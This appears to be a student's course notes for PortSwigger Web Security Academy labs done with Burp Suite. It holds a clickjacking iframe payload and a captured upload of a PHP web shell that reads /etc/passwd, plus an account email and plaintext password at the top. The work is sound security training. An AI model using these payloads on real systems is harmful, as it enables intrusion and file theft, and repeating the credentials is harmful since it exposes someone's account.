

Username : digvijay.rathod@nfsu.ac.in

Password: Rm*2ZoixZ7~ZwXTQA66.72z&M7Q763DW

1. Authentication and authorization bypass (Unit – III) and Broken Authentication (Unit -IV) -
 - a. Lab: Username enumeration via different responses
 - b. Lab: 2FA simple bypass
 - c. Lab: Password reset broken logic
2. Sensitive Data Exposure / Information disclosure (Unit -IV)-
<https://portswigger.net/web-security/all-labs#information-disclosure>
 - a. Lab: Information disclosure in error messages
 - b. Lab: Information disclosure on debug page
 - c. Lab: Source code disclosure via backup files
3. XML external entity (XXE) injection (Unit – IV) - <https://portswigger.net/web-security/all-labs#xml-external-entity-xxe-injection>
 - a. Lab: Exploiting XXE using external entities to retrieve files
 - b. Lab: Exploiting XXE to perform SSRF attacks
 - c. Lab: Blind XXE with out-of-band interaction
4. Access control vulnerabilities (Unit – IV) / Broken Access Control -
<https://portswigger.net/web-security/all-labs#access-control-vulnerabilities>
 - a. Lab: Unprotected admin functionality
 - b. Lab: Unprotected admin functionality with unpredictable URL
 - c. Lab: User role controlled by request parameter
5. Security Misconfiguration – OWASP Security Shepherd
6. Insecure Deserialization (Unit – IV) - <https://portswigger.net/web-security/all-labs#insecure-deserialization>
 - a. Lab: Modifying serialized objects –
 - b. Lab: Modifying serialized data types
7. Using Components with Known Vulnerabilities, Insufficient Logging & Monitoring – OWASP Security Shepherd – Poor Validation one two and three & 3. Session Management
8. Cross Site Request Forge (Unit – IV) - Security Shepherd
9. Click Jacking (Unit – IV) – Lab: Basic clickjacking with CSRF token protection
<https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected>

<style>

```
iframe {  
    position: relative;  
    width:1000;  
    height: 600;
```

```

    opacity: 0.001;
    z-index: 2;
}
div {
    position: absolute;
    top:515;
    left:60;
    z-index: 1;
}
</style>
<div>Test me</div>
<iframe src="https://0a16003003d9c7a780c203c70089009c.web-security-academy.net/my-account"></iframe>

```

10. File upload vulnerabilities - <https://portswigger.net/web-security/all-labs#file-upload-vulnerabilities>

- a. Lab: Remote code execution via web shell upload - <https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload>

Upload file

POST /my-account/avatar HTTP/2

Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net

Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU

Content-Length: 470

Cache-Control: max-age=0

Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: en-US,en;q=0.9

Origin: https://0a96008803e3cc58804a127400a80075.web-security-academy.net

Content-Type: multipart/form-data; boundary=----

WebKitFormBoundaryAfBkQuRpTyxSaWPv

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

-----WebKitFormBoundaryAfBkQuRpTyxSaWPv

Content-Disposition: form-data; name="avatar"; filename="exploit1.php"

Content-Type: application/octet-stream

[Delete image content from here](#)

<?php echo file_get_contents('/etc/passwd'); ?> or you can try what ever available in the tutorial

-----WebKitFormBoundaryAfBkQuRpTyxSaWPv

Content-Disposition: form-data; name="user"

wiener

-----WebKitFormBoundaryAfBkQuRpTyxSaWPv

Content-Disposition: form-data; name="csrf"

25PzzlnHL7EG1IY2WZBYhHSx4wnbfyhL


-----WebKitFormBoundaryAfBkQuRpTyxSaWPv-----

The screenshot shows the Burp Suite interface with the following details:


- Request:**
 - 19 Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
 - 20 Accept-Encoding: gzip, deflate, br
 - 21 Priority: u=0, i
 - 23 -----WebKitFormBoundaryAfBkQuRpTyxSaWPv
 - 24 Content-Disposition: form-data; name="avatar"; filename="exploit1.php"
 - 25 Content-Type: application/octet-stream
 - 28 <?php echo file_get_contents('/etc/passwd'); ?>
 - 29 -----WebKitFormBoundaryAfBkQuRpTyxSaWPv
 - 30 Content-Disposition: form-data; name="user"
 - 31
 - 32 wiener
 - 33 -----WebKitFormBoundaryAfBkQuRpTyxSaWPv
 - 34 Content-Disposition: form-data; name="csrf"
 - 35
 - 36 25PzzlnHL7EG1IY2WZBYhHSx4wnbfyhL
 - 37 -----WebKitFormBoundaryAfBkQuRpTyxSaWPv-----
- Response:**
 - 1 HTTP/2 200 OK
 - 2 Date: Thu, 21 Nov 2024 03:39:08 GMT
 - 3 Server: Apache/2.4.41 (Ubuntu)
 - 4 Vary: Accept-Encoding
 - 5 Content-Type: text/html; charset=UTF-8
 - 6 X-Frame-Options: SAMEORIGIN
 - 7 Content-Length: 133
 - 8
 - 9 The file avatars/exploit1.php has been uploaded.
 - 10 <p>
 - 11
 - 12 < Back to My Account
 - 13
 - 14 </p>
- Inspector:**
 - Selected text:** Content-Disposition: form-data; name="avatar"; filename="exploit1.php" Content-Type: application/octet-stream
 - Decoded from:** Content-Disposition: form-data; name="avatar"; filename="exploit1.php" Content-Type: application/octet-stream <?php echo file_get_contents('/etc/passwd'); ?>

- View file

GET /files/avatars/**exploit1.php** HTTP/2
Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net
Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: **application/octet-stream,**
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=2, i




- Open the burp browser and open the <https://portswigger.net/> and login.




Login with username and password


And open the academy tab



Steps : 01 – Click on Vulnerability labs : View all




Authentication and authorization bypass (Unit – III) or **Broken Authentication**, (Unit – IV) - <https://portswigger.net/web-security/all-labs#authentication> – Lab Authentication




Lab: Username enumeration via different responses

Click on access lab



Click my account



Now enable interception on in the burp suite

1 Burp Project Repeater View Help Burp Suite Community Edition v2024.7.6 - Temporary Project

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Intercept on Forward Drop Request to https://0a0300a503eec6eb826529a7004600f0.web-security-academy.net:443 [34.246.129.62] Open browser ?

| Time | Type | Direction | Host | Method | URL | Status code | Length |
|----------------------|-----------|-------------|---|--------|--|-------------|--------|
| 21:53:56 19 Nov 2024 | WebSocket | → To server | 0a0300a503eec6eb826529a7004600f0.web... | | | | 4 |
| 21:54:01 19 Nov 2024 | HTTP | → Request | 0a0300a503eec6eb826529a7004600f0.web... | POST | https://0a0300a503eec6eb826529a7004600f0.web-security-acade... | | |

Request

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: 0a0300a503eec6eb826529a7004600f0.web-security-academy.net
3 Cookie: session=YPKKPjmm0NUgmMAWrNwvJiTYWDBG68Pi
4 Content-Length: 32
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 23

Event log (12) All issues Memory: 149.2MB

send request to intruder

1 Burp Project Repeater View Help Burp Suite Community Edition v2024.7.6 - Temporary Project

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Intercept on Forward Drop Request to https://0a0300a503eec6eb826529a7004600f0.web-security-academy.net:443 [34.246.129.62] Open browser ?

| Time | Type | Host | Method | URL | Status code | Length |
|----------------------|--------|---|--------|--|-------------|--------|
| 21:53:56 19 Nov 2024 | WebSoc | 0a0300a503eec6eb826529a7004600f0.web... | | https://0a0300a503eec6eb826529a7004600f0.web-security-acade... | | 4 |
| 21:54:01 19 Nov 2024 | HTTP | 0a0300a503eec6eb826529a7004600f0.web... | POST | https://0a0300a503eec6eb826529a7004600f0.web-security-acade... | | |
| 21:54:20 19 Nov 2024 | HTTP | www.youtube.com | POST | https://www.youtube.com/ytube/v1/og_event?alt=json | | |

Request

Pretty Raw Hex

```
15 application/sign
16 Sec-Fetch-Site:
17 Sec-Fetch-Mode:
18 Sec-Fetch-Dest:
19 Referer: https://
20 Accept-Encoding:
21 Priority: u=0,
22
23 username=admin&
```

Inspector

Request attributes 2

Request query parameters 0


Request body parameters 2

Request cookies 1

